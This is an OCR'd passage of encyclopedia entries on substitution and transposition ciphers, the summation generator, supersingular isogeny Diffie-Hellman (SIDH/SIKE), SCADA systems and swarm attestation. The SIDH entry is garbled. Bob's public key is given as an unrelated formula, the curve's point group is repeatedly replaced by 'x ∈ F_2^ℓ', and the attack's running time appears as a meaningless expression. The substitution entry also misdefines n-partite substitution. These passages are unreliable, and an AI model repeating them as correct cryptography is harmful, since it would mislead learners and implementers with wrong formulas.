In mathematics, there is a commonly used, simplified notation with two lines bracketed together:

$$\downarrow \begin{pmatrix} a & b & c & d & e & f & g & h & i & j & k & l & m & n & o & p & q & r & s & t & u & v & w & x & y & z \\ B & E & K & P & I & R & C & H & S & Y & T & M & O & N & F & U & A & G & J & D & X & Q & W & Z & L & V \end{pmatrix}$$

This is convenient for encryption. For decryption, it is worth while to rearrange the list:

$$\uparrow \begin{pmatrix} q & a & g & t & b & o & r & h & e & s & c & y & l & n & m & d & v & f & i & k & p & z & w & u & j & x \\ A & B & C & D & E & F & G & H & I & J & K & L & M & N & O & P & Q & R & S & T & U & V & W & X & Y & Z \end{pmatrix}$$

or

$$\downarrow \begin{pmatrix} A & B & C & D & E & F & G & H & I & J & K & L & M & N & O & P & Q & R & S & T & U & V & W & X & Y & Z \\ q & a & g & t & b & o & r & h & e & s & c & y & l & n & m & d & v & f & i & k & p & z & w & u & j & x \end{pmatrix}$$

There is also the cycle notation which is shorter

(a b e i s j y l m o f r g c k t d p u x z v q)
(h) (n) (w)

but this notation is inconvenient both for encryption and decryption. The cycle is generated by iterating the substitution on an arbitrarily chosen starting letter; whenever a cycle is closed, a new starting letter is chosen until all letters are exhausted.

Self-reciprocal permutations are permutations that, when applied twice, restore the original. Put equivalently, they are their own inverse. Their cycle notation shows decomposition in two-cycles and one-cycle, for example:

(an) (bx) (ds) (ei) (fv) (gh) (ku) (lc) (mq) (ow)
(py) (j) (t) (z)

If a self-reciprocal permutation has no one-cycle (so n is even), there is also the following notation

$$\updownarrow \begin{pmatrix} a & b & c & d & e & f & g & h & i & j & k & l & m \\ n & o & p & q & r & s & t & u & v & w & x & y & z \end{pmatrix}$$

The Enigma machine of the German *Wehrmacht* used a (properly) self-reciprocal permutation. This was thought to be particularly practical since the same machine could be used for encryption and decryption, disregarding the fact that this opened ways for a cryptanalytic attack (“Noncoincidence Exhaustion” in Cryptanalysis).

A *substitution cipher* in general replaces certain groups of characters by certain other groups of characters. This may be described by a list, e.g., for $\mathbb{Z}_2^3 \to \mathbb{Z}_2^3$:

$$(000) \mapsto (001), (001) \mapsto (010),$$
$$(010) \mapsto (011), (011) \mapsto (100),$$
$$(100) \mapsto (101), (101) \mapsto (110),$$
$$(110) \mapsto (111), (111) \mapsto (000).$$

Some more terms that one may see in this context are given here. A *monographic* substitution is a substitution *of* single characters, while a *unipartite* substitution is a substitution *by* single characters.

A *simple* substitution is a substitution of single characters by single characters, so it is a monographic, unipartite substitution.

A *digraphic* substitution is a substitution *of bigrams* (ordered pairs of characters). A *bipartite* substitution is a substitution *by* bigrams. Finally, a *bigram* substitution is a substitution of bigrams by bigrams, so a digraphic, bipartite substitution.

In general, an *n-graphic* substitution is a substitution *of n*-tuples of characters (*n*-grams) and an *n-partite* substitution is a substitution *of n*-tuples of characters. Similarly, a *polygraphic* substitution is an *n*-graphic substitution, $n \geq 2$, and a *multipartite* substitution is an *n*-partite substitution, $n \geq 2$. A *linear substitution* is a block encryption $\mathbb{Z}_N^n \to \mathbb{Z}_N^m$ that is the composition of a translation *t* and an homogenous part ϕ which is additive with respect to addition modulo *N* (for all $x, y \in \mathbb{Z}_N^n : \phi(x + y) = \phi(x) + \phi(y)$).

A *null* is meaningless ciphertext character, the encryption image of the empty plaintext word. It is used, e.g., for swamping the plaintext statistics or masking the occurrence of idle times.

A *straddling encryption* or *straddling cipher* is a substitution with encryption steps $V^{(l)} \to W^{(m)}$, where $Z^{(k)}$ denotes the set of all sequences of at most *k* characters from *Z*, in formula $\{\varepsilon\} \cup Z \cup Z^2 \cup Z^3 \ldots \cup Z^k$, where Z^n is the set of all words of length *n* over the alphabet *Z*, and ε denotes the empty word.

Example: $Z_{20}^{(3)} \to \mathbb{Z}^{(2)}$ with the homophonic substitution

$$\downarrow \begin{pmatrix} \text{che} & \text{con} & \text{non} & \text{et} & \text{a} & \text{b} & \text{c} & \text{d} & \text{e} & \text{f} & \text{g} & \text{h} & \text{i} \\ 44 & 64 & 00 & 08 & 1 & 86 & 02 & 20 & 62 & 22 & 06 & 60 & 3 \end{pmatrix}$$
$$82$$
$$\downarrow \begin{pmatrix} \text{l} & \text{m} & \text{n} & \text{o} & \text{p} & \text{q} & \text{r} & \text{s} & \text{t} & \text{v} & \text{z} & \epsilon \\ 24 & 26 & 84 & 9 & 66 & 68 & 28 & 42 & 80 & 04 & 88 & 5 \end{pmatrix}$$
$$40 \qquad 7$$

Both 5 and 7 are in this example (Matteo Argenti, 1590) nulls. Other elements of $Z_{20}^{(3)}$ have no image, except by composition of their individual letters.

Let a *block* be a text of predetermined length. Then a block cipher or *block encryption* is a substitution with encryption steps $V^n \to W^m$, i.e., without straddling. The block length is usually rather high (for instance, the Data Encryption Standard has a block length of $m = n = 64$, and the *Advanced Encryption Standard* (Rijndael/AES) has a block length of $m = n = 128$, 192, or 256 bits). The same block encryption step with its key is repeated on and on, thus, each bit of ciphertext in a given block normally depends on the complete corresponding plaintext block, with as consequence the possibility of error propagation over the full block.

A stream cipher (also called *stream encryption*) is a substitution $(V^n)^* \to (W^m)^*$ between infinite series of blocks, controlled by a key generating algorithm. The generated key may have a finite period. Autokey or other cipher feedback is excluded.

A *transposition cipher* or *tranposition* does not substitute the characters of a message, but permutes their position; it may be considered as a special case of a polygraphic substitution $V^n \to V^n$ of the kind

$$(x_1, x_2, \ldots, x_n) \mapsto \left(x_{\pi(1)}, x_{\pi(2)}, \ldots, x_{\pi(n)}\right),$$

where π is a permutation of the *subscripts* $\{1, 2, \ldots, n\}$. It can be performed by multiplication of $(x_1, x_2, \ldots, x_n)$ with a *permutation matrix*, i.e., an $n \times n\{0, 1\}$-matrix such that in every row and in every column, one occurs just once. This extreme property makes cryptanalysis of transposition ciphers very different from cryptanalysis of normal substitution ciphers and explains why alternating composition of substitutions and transpositions ("Pastry Dough Mixing" below) is so effective.

A *grille* is a tool, usually in the form of punch cards, which can be rotated to perform a transposition of the letters.

Pastry dough mixing stands for a composition of alternating substitutions and transpositions. It was already recommended by Shannon in 1949 and used, e.g., in the DES cryptosystem. The expression “pastry dough mixing” was introduced by Eberhard Hopf in the mathematical theory of compact spaces.

Cross-References

Alphabet
Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300960

Subversion-Resilient Cryptography

Post-Snowden Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_375


Summation Generator

Caroline Fontaine[184] ✉
(184) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

The summation generator is based on a combination of *n*Linear Feedback Shift Registers (LFSRs), as depicted in Fig. 1, and was first proposed in Rueppel (1986a, b). The combining function is an addition over the set of integers. From a binary point of view, it is a nonlinear function, with maximum correlation immunity. The output bit is the least significant bit of the integer sum.



Summation Generator, Fig. 1 The summation generator

Theory

Powerful attacks exist in the case $n = 2$ (Meier and Staffelbach 1992; Dawson 1993). Hence, it is better to use several LFSRs, with moderate lengths, than just a few large ones. But it has also been shown that this scheme is vulnerable if all the LFSRs are short (Klapper and Goresky 1995). A Fast Correlation Attack has been presented in Golic et al. (2000).

Cross-References

Combination Generator
Linear Feedback Shift Register
Stream Ciphers

Recommended Reading

Dawson E (1993) Cryptanalysis of summation generator. In: Advances in cryptology – Auscrypt'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 209–215

Golic J, Salmasizadeh M, Dawson E (2000) Fast correlation attacks on the summation generator. J Cryptol 13:245–262
[MathSciNet]

Klapper A, Goresky M (1995) Cryptanalysis based on 2-adic rational approximation. In: Advances in cryptology – Crypto'95. Lecture notes in computer science. Springer, Berlin, pp 262–273

Meier W, Staffelbach O (1992) Correlation properties of combiners with memory in stream ciphers. J Cryptol 5:67–86
[MathSciNet]

Rueppel RA (1986a) Analysis and design of stream ciphers. Springer, Berlin

Rueppel RA (1986b) Correlation immunity and the summation generator. In: Advances in cryptology – Crypto'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 260–272

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1572

Supersingular Isogeny Diffie-Hellman

David Jao[185] ✉
(185) Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **David Jao**
Email: djao@uwaterloo.ca

Synonyms

SIDH; SIKE; Supersingular isogeny key encapsulation

Definition

Supersingular Isogeny Diffie-Hellman (SIDH) describes a family of key agreement schemes similar to *Diffie-Hellman* but based on *isogenies* of prime power degree between supersingular *elliptic curves*. Supersingular isogeny key encapsulation (SIKE) is a key agreement scheme obtained by applying the Fujisaki-Okamoto transform to SIDH to provide protection against active adversaries.

Applications

SIDH, proposed in De Feo et al. (2014), functions as a replacement for Diffie-Hellman in any application where key exchange is performed using ephemeral keys. SIKE is a key encapsulation mechanism (KEM) obtained by applying the Fujisaki-Okamoto transform (Fujisaki and Okamoto, 2011) to SIDH and suitable for use in a hybrid encryption scheme. Both schemes feature quantum resistance and offer small public keys compared to other

post-quantum cryptosystems. Performance is slower than most other post-quantum cryptosystems but still remains practical for many applications.

SIKE is a second round candidate in the NIST Post-Quantum Cryptography Standardization process (Jao et al., 2019).

Theory

Choose a prime p of the form $p = 2^e \cdot 3^f - 1$, for exponents e and f, and a supersingular elliptic curve E defined over $\left|/\right.$ having $p + 1$ points over $\left|/\right.$. Choose points P_A, Q_A on E, defined over the *finite field* $\mathbb{F}_{p^2}$, such that P_A and Q_A each have order exactly equal to 2^e, and every point in $x \in \mathbb{F}_2^\ell$ of order exactly equal to 2^e is an integer linear combination of P_A and Q_A. Similarly, choose points P_B, Q_B in $x \in \mathbb{F}_2^\ell$ of order 3^f such that every point in $x \in \mathbb{F}_2^\ell$ of order 3^f is an integer linear combination of P_B and Q_B. The public parameters in the scheme are p, E, P_A, Q_A, P_B, and Q_B.

In supersingular isogeny Diffie-Hellman key exchange, one party (say Alice) chooses a secret key consisting of a random point $R_A \in E(\mathbb{F}_{p^2})$ of order exactly equal to 2^e. By construction, every such point is equal to an integer linear combination of P_A and Q_A; accordingly, let m_A and n_A denote integers such that $R_A = m_A P_A + n_A Q_A$. Denote by A the (cyclic) subgroup $\langle R_A \rangle$ of $x \in \mathbb{F}_2^\ell$ generated by R_A, and let $\phi_A: E \to E/A$ be a separable isogeny, of degree 2^e, having kernel A. In principle, ϕ_A could be computed directly from *Vélu's formula*, but this approach is too slow for parameters of cryptographic size. We will discuss shortly how to perform this computation. Similarly, the other party (say Bob) chooses a secret key consisting of a random point $R_B = m_B P_B + n_B Q_B$ of order exactly equal to 3^f. Denote by B the subgroup generated by R_B, and $\phi_B: E \to E/B$ a separable isogeny of degree 3^f having kernel B.

Alice's public key consists of the triple

$$E/A, \phi_A(P_B), \phi_A(Q_B)$$

and Bob's public key consists of the triple

$$X_i = (z_{i+1}/z_{i-1})^{r_i} \in G.$$

The shared secret is the isomorphism class of the curve E/K, where K is the subgroup generated by all the elements of $A \cup B$. This shared secret is only well defined up to isomorphism, since the separable isogeny defined by a quotient of an elliptic curve by a finite subgroup is only well defined up to isomorphism. One may take the j-invariant of E/K to obtain a well-defined shared secret independent of isomorphism, since the j-invariant is an isomorphism invariant.

To compute E/K, Bob can use the equations

$$E/K \cong (E/A)\Big/(\phi_A(B)) \cong (E/A)\Big/\langle \phi_A(R_B)\rangle$$
$$\cong (E/A)\Big/\langle m_B\phi_A(P_B) + n_B\phi_A(Q_B)\rangle$$

where every term in the final expression is known to Bob. Similarly, Alice can use the equations

$$E/K \cong (E/B)\Big/(\phi_B(A)) \cong (E/B)\Big/\langle \phi_B(R_A)\rangle$$
$$\cong (E/B)\Big/\langle m_A\phi_B(P_A) + n_a\phi_B(Q_A)\rangle.$$

We now explain how to compute ϕ_A and E/A; a similar procedure works for E/B and E/K. The point $R_1 = 2^{e-1}R_A$ has order exactly 2. Since this order is small, Vélu's formula can be used to efficiently compute the isogeny ϕ_1: $E \to E_1$, of degree 2, whose kernel is generated by R_1. Then the point $\phi_1(2^{e-2}R_A)$ also has order 2, and its kernel yields an isogeny ϕ_2: $E_1 \to E_2$ of degree 2. Similarly, $(\phi_2 \circ \phi_1)(2^{e-3}R_A)$ has order 2 and its kernel yields an isogeny ϕ_3: $E_2 \to E_3$ and so on. At the i-th stage, we have a point $(\phi_i \circ \phi_{i-1} \circ \cdots \circ \phi_1)(2^{e-(i+1)}R_A)$ of order 2 whose kernel yields an isogeny ϕ_{i+1}: $E_i \to E_{i+1}$. After e stages, we obtain $\phi_e \circ \phi_{e-1} \circ \cdots \circ \phi_1 = \phi_A$.

For details on parameter selection, implementation, performance optimizations, benchmarks, and reference source code, see the SIKE submission to the NIST Post-Quantum Cryptography Standardization project (Jao et al., 2019).

Security

In order for SIDH/SIKE to be secure, a necessary condition is that it must be computationally infeasible to find an isogeny of degree d between two supersingular elliptic curves admitting such an isogeny (where $d = 2^e$ or 3^f). The fastest known algorithm for solving this problem is the so-called golden collision finding algorithm, which builds two trees consisting of all possible isogenies of degree $\sqrt{n}$ starting from each given elliptic curve and searches for an elliptic curve where the two trees meet. This algorithm takes $(k_x^{new})'$ time on a classical computer and $O(\sqrt{k})$ time on a quantum computer.

For quantum 128-bit security, corresponding to the quantum security of AES-256, these estimates imply that one requires $2^e \approx 3^f \approx 2^{384}$ and $p \approx 2^{768}$. A more detailed analysis (Jaques and Schanck, 2019) indicates that in fact $p \approx 2^{751}$ is sufficient to achieve this level of security. At this parameter size, public keys for SIDH/SIKE can be represented in 564 bytes. It is possible to represent keys in even fewer bytes but at a substantial penalty in performance (Azarderakhsh et al., 2016).

References

Azarderakhsh R, Jao D, Kalach K, Koziel B, Leonardi C (2016) Key compression for isogeny-based cryptosystems. In: Proceedings of the 3rd ACM International Workshop on ASIA Public-Key Cryptography, AsiaPKC'16. Association for Computing Machinery, New York, pp 1–10

De Feo L, Jao D, Plût J (2014) Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies. J Math Cryptol 8(3):209–247
[MathSciNet]

Fujisaki E, Okamoto T (2011) Secure integration of asymmetric and symmetric encryption schemes. J Cryptol 26(1):80–101
[MathSciNet]

Jao D, Azarderakhsh R, Campagna M, Costello C, De Feo L, Hess B, Jalali A, Koziel B, LaMacchia B, Longa P, Naehrig M, Pereira G, Renes J, Soukharev V, Urbanik D (2019) Supersingular isogeny key encapsulation. https://sike.org/

Jaques S, Schanck JM (2019) Quantum cryptanalysis in the RAM model: claw-finding attacks on SIKE. In: Boldyreva A, Micciancio D (eds) Advances in cryptology — CRYPTO 2019. Springer International Publishing, Cham, pp 32–61

Silverman JH (2009) The arithmetic of elliptic curves. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300961

Supersingular Isogeny Key Encapsulation

Supersingular Isogeny Diffie-Hellman

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1490

Supervisory Control and Data Acquisition

SueAnne Griffith[186] ✉ and Thomas H. Morris[187] ✉
(186) Department of Electrical and Computer Engineering, Auburn University, Auburn, AL, USA
(187) Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA

✉ **SueAnne Griffith (Corresponding author)**
Email: s.griffith@uah.edu
Email: sng0009@uah.edu
Email: sagriffith@auburn.edu

✉ **Thomas H. Morris**
Email: tommy.morris@uah.edu

Synonyms

Industrial control network; SCADA system

Definition

Supervisory Control and Data Acquisition (SCADA) is a type of system architecture used to monitor and operate CPSs (cyber physical systems), particularly industrial-scale systems. SCADA systems are commonly automated and allow the controller to send commands and read system data.

Background

The term “SCADA” specifically refers to the control system architecture used to connect networked devices in cyber-physical systems (CPSs) in which real-time control and observation are necessary, often from a remote control location (Ujvarosi 2016). SCADA is found particularly frequently in industrial control systems (ICSs) such as power generation and distribution.

Devices found on SCADA networks include the sensors and actuators used to monitor and control the physical portions of the CPS, digital devices used to execute any system automation programs used to run and monitor the CPS and to relay information between the system and any remote human operators, and human-machine interfaces (HMIs), by which operators may view system data and send commands as necessary. SCADA systems are most often controlled remotely and employ digital automation.

The earliest SCADA systems were developed in the late 1950s and used telephone wires to communicate (Ujvarosi 2016). SCADA networks have evolved in three distinct generations. The first SCADA network architectures were monolithic, in which the remote digital devices collecting system data and monitoring controlled devices communicated almost exclusively with a master computer. These devices did not interconnect, and data sharing was limited between devices.

The second generation of SCADA led to distributed networks, in which multiple servers and interfaces communicated over a local area network (LAN). Only the main communication server was capable of communicating with the network of digital devices, however. The network protocols used in distributed SCADA systems were most often proprietary ones developed by device manufacturers.

Modern SCADA systems use an open system architecture to allow all devices to communicate over a wide area network (WAN) using open protocols such as Internet protocol (IP). This allows the newer digital devices to communicate among one another as well as with any servers and remote operator interfaces in use.

Theory and Application

SCADA networks are more hierarchical than enterprise networks, with separate levels for field equipment networks, controller networks, application networks, supervisory networks, and other connections as deemed necessary by the system’s designer (Galloway and Hancke 2012).

Field equipment includes the sensors and actuators associated with the physical components of the CPS; it is these devices which directly monitor and change the physical portion of the CPS. The higher levels in the network hierarchy are comprised of digital control devices, HMIs, data servers, and any other devices used to operate the CPS (Ujvarosi 2016).

These digital control devices may be referred to by a number of names depending on the literature: remote terminal units (RTUs), digital control systems (DCSs), or programmable logic controllers (PLCs). In any case, these devices are used to monitor readings from the physical system's sensors, send commands to the actuators, execute system automation programs, and exchange data with the HMIs.

Network protocols often found in SCADA networks include distributed network protocol 3 (DNP3), process field network (Profinet), Ethernet/IP, and Modbus (Pliatsios et al. 2020).

The nature of the systems controlled by SCADA leads to a heightened criticality in the case of a system failure. CPSs contain large physical components, the failures of which may result in costly equipment damage, environmental damage, and loss of human life (Galloway and Hancke 2012).

Such system failures may be a result of system error or malicious behavior caused by hackers or other individuals with system access. SCADA system errors may include network failures, physical part malfunctions, digital controller programming faults, and more.

SCADA data may be accessible from outside the system network in order to allow operators to remotely control and monitor the system. This in turn leads to further security concerns, as external access presents an additional threat vector that may be utilized by malicious actors. This is a contributing factor to the rise in attempted attacks on SCADA systems in the past 20 years (Galloway and Hancke 2012).

Another factor compounding the danger to SCADA systems is the age of the networked devices, particularly programmable logic controllers. These devices were not created with security measures in mind, and many have not been updated with newer software (Cai et al. 2008).

Open Security Problems and Future Directions

Due to the high-risk nature of many SCADA systems, preventing and mitigating system failure is of the utmost concern among operators and researchers.

In order to test proposed new defenses for SCADA system networks and their attached devices, researchers have devised and implemented miniaturized and virtual SCADA system testbeds (Alves et al. 2018). These testbeds allow researchers to implement attacks and potential mitigations without risking an actual CPS attached to a SCADA network.

Such testbeds are useful in examining the effects of attacks on SCADA systems, as the goals of SCADA network defense differ significantly from those of traditional enterprise networks. Internet security focuses on protecting the central servers from intrusion, while SCADA systems must protect edge devices, or those devices which are not considered a central host on the network (Zhu et al. 2011).

While system accessibility and promptness are crucial to the correct operation of a CPS, strong access control on a SCADA network has been identified as a priority in preventing cyberattacks against the system (Igure 2006). Of additional importance is intrusion detection, so that system operators may be notified in the case of unauthorized access to the SCADA network.

As networks and attacks become more sophisticated, so must the defenses employed to protect SCADA systems.

Cross-References

Cyber Forensics for Cyber-Physical Systems
Industrial Internet of Things

References

Alves T, Das R, Werth A, Morris T (2018) Virtualization of SCADA testbeds for cybersecurity research: a modular approach. Comput Secur 77:531–546

Cai N, Wang J, Yu X (2008) SCADA system security: complexity, history and new developments. In: IEEE INDIN 2008, pp 569–574

Galloway J, Hancke G (2012) Introduction to industrial control systems. IEEE Commun Surv Tutor 15(2):860–880

Igure V (2006) Security issues in SCADA networks. Comput Secur 25:498–506

Pliatsios D, Sarigiannidis P, Lagkas T, Sarigiannidis AG (2020) A survey on SCADA systems:secure protocols, incidents, threats and tactics. In: IEEE communications surveys and tutorials, Vol 22, pp 1942–1976. https://doi.org/10.1109/COMST.2020.2987688

Ujvarosi A (2016) Evolution of SCADA systems. Bull Transil Univ Brasov 9(1):63–68

Zhu B, Joseph A, Sastry (2011) A taxonomy of attacks on SCADA systems. In: 2011 IEEE international conferences on Internet of things, and cyber, physical and social computing, pp 380–388

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300962

Survivability

Adaptive Cyber Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1783

Swarm Attestation

Edlira Dushku[188] ✉ and Nicola Dragoni[189] ✉
(188) Department of Electronic Systems, Aalborg University, Copenhagen, Denmark
(189) Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

✉ **Edlira Dushku (Corresponding author)**
Email: edu@es.aau.dk

✉ **Nicola Dragoni**
Email: ndra@dtu.dk

Synonyms

Collective remote attestation; Group attestation

Definition

A remote attestation (RA) protocol designed to attest the trustworthiness of large-scale IoT networks (i.e., swarms) is called *swarm attestation*. The ultimate goal of a swarm attestation protocol is to verify remotely the trustworthiness of all the devices in the swarm more efficiently and effectively than attesting each device individually. A typical swarm RA scheme provides a trusted entity (i.e., Verifier) with a reliable aggregated report about the integrity measurements of all swarm devices (i.e., Provers) in the network.

Background

While the recent proliferation of IoT deployment is opening up a whole new plethora of autonomous interactions among IoT devices, verifying the trustworthiness of IoT devices is of the utmost importance. *Remote attestation* (RA) is a security protocol that detects the malware presence in a remote device. Although effective, RA verification in a single-device setting is unsuitable for large and complex IoT systems. To verify the trustworthiness of large IoT networks, swarm RA schemes propose various scalable approaches to attest the integrity of many Provers.

Swarm attestation schemes can be distinguished based on design parameters that they consider, such as the number of verifiers, adversarial capabilities, and network topology. In the following, we summarize various swarm attestation approaches based on their characteristics and requirements.

Verifiers in Swarms

Based on the number of Verifiers participating in the attestation process, swarm RA protocols can be classified into swarm protocols with *one centralized Verifier* or *many distributed Verifiers*.

- In a swarm RA protocol with *one centralized Verifier*, the Verifier is considered a *trusted* entity that initiates the attestation process (Asokan et al., 2015; Ambrosin et al., 2016; Rabbani et al., 2019). At the end of the attestation, the Verifier's role is to collect and verify the final attestation report obtained as a consequence of running the remote attestation process over a swarm.
- In a swarm RA protocol with *many distributed Verifiers*, one Verifier can attest one or more Provers. In such schemes, the Verifier can be assumed as a *trusted* or an *untrusted* entity (Abera et al., 2019).

Prover's Attestation in Swarms

Based on the memory regions of individual Provers that are considered for attestation, the swarm RA protocols can be categorized as *static swarm attestation* or *control-flow swarm attestation*.

- In *static swarm attestation* approaches, each individual Prover in the swarm performs *static attestation*. The static attestation aims to verify the

integrity of static memory regions of the Prover, and it typically consists of computing a hash of the Prover's memory (Asokan et al., 2015; Ambrosin et al., 2016; Rabbani et al., 2019). The main drawback of this method is its non-applicability to dynamic memory that changes during the runtime.

- In *control-flow swarm attestation* approaches, each Prover performs a *dynamic attestation*, for instance, a control-flow attestation (Abera et al., 2019; Halldórsson et al., 2021). Unlike static attestation protocols that rely on computing a hash over the memory regions, control-flow attestation schemes monitor the execution flow of running devices. The main advantage of control-flow attestation schemes is their ability to detect runtime attacks that manipulate stack pointers to hijack the execution flow of a running program.

Swarm Topology

Based on the network topology, swarm attestation schemes consider the attestation of two types of swarm networks: *static* and *dynamic*.

- In *static swarms*, the network is characterized by two main properties: the network is *static* and always *interconnected*. Due to these properties, the static swarms can facilitate the construction of a spanning tree (Asokan et al., 2015; Ambrosin et al., 2016), where two connected nodes in the spanning tree are neighbors in the communication graph. In a spanning-tree swarm attestation scheme, each Prover can communicate only with its direct neighbors. Specifically, each Prover attests its children and reports to its parent the number of children that successfully passed the attestation protocol. In the end, an aggregated attestation report of the swarm is transmitted to the Verifier.
- In *dynamic swarms*, the network topology does not remain static; thus, the interactions in a dynamic swarm cannot be represented by a spanning-tree construction. Overall, in the dynamic attestation protocols (e.g., Ambrosin et al. 2018; Kohnhäuser et al. 2018), devices first share their respective "knowledge" with other devices, and then they use consensus mechanisms to agree on common knowledge about the swarm network.

Exchanged Communication Data Among Provers

Based on the data transmitted between Provers, swarm attestation protocols can be categorized into two groups: *collective* and *distributed services attestation*.

- *Collective devices*. A typical swarm attestation scheme aggregates the individual attestation results of Provers. Thus, the final attestation report represents the collective state of the Provers without considering their exchanged communication data (e.g., Asokan et al. 2015; Ambrosin et al. 2016; Rabbani et al. 2019).
- *Distributed services*. In addition to confirming a Prover's trustworthiness, the main objective of verifying the communication data exchanged between Provers is to make sure that the data exchanged was not malicious and did not maliciously influence other interacting Provers (Conti et al., 2019; Dushku et al., 2020; Halldórsson et al., 2021).

Granularity of Attestation Result

Based on the granularity of the attestation result, swarm attestation protocols can report the *overall swarm state* or *state of individual Provers* in the swarm.


- *Overall swarm state*. Typical swarm attestation schemes rely on a *centralized Verifier* that validates the *overall* state of the swarm. In this approach, the attestation yields a Boolean result, e.g., 1 if all devices are healthy and 0 otherwise (e.g., Asokan et al. 2015).
- *State of individual Provers*. Some swarm attestation schemes aim to provide a comprehensive attestation report that allows the Verifiers to precisely identify the compromised devices in the network (e.g., Ambrosin et al. 2016).

Theory

In general, swarm attestation protocols aim to provide scalable solutions that deal with the attestation of large IoT swarms (Ambrosin et al., 2020). A swarm attestation protocol is typically performed as an interaction between a trusted centralized Verifier and a static interconnected network of untrusted Prover(s) P_i, $\forall i \in [1..N]$ (Asokan et al., 2015; De Oliveira Nunes et al., 2019). It is assumed that each Prover is equipped with a lightweight trusted component, e.g., following a hybrid root-of-trust architecture such

as SMART (Eldefrawy et al., 2012) and TyTan (Brasser et al., 2015). In addition, all Provers are securely provisioned with cryptographic materials during an offline deployment procedure.

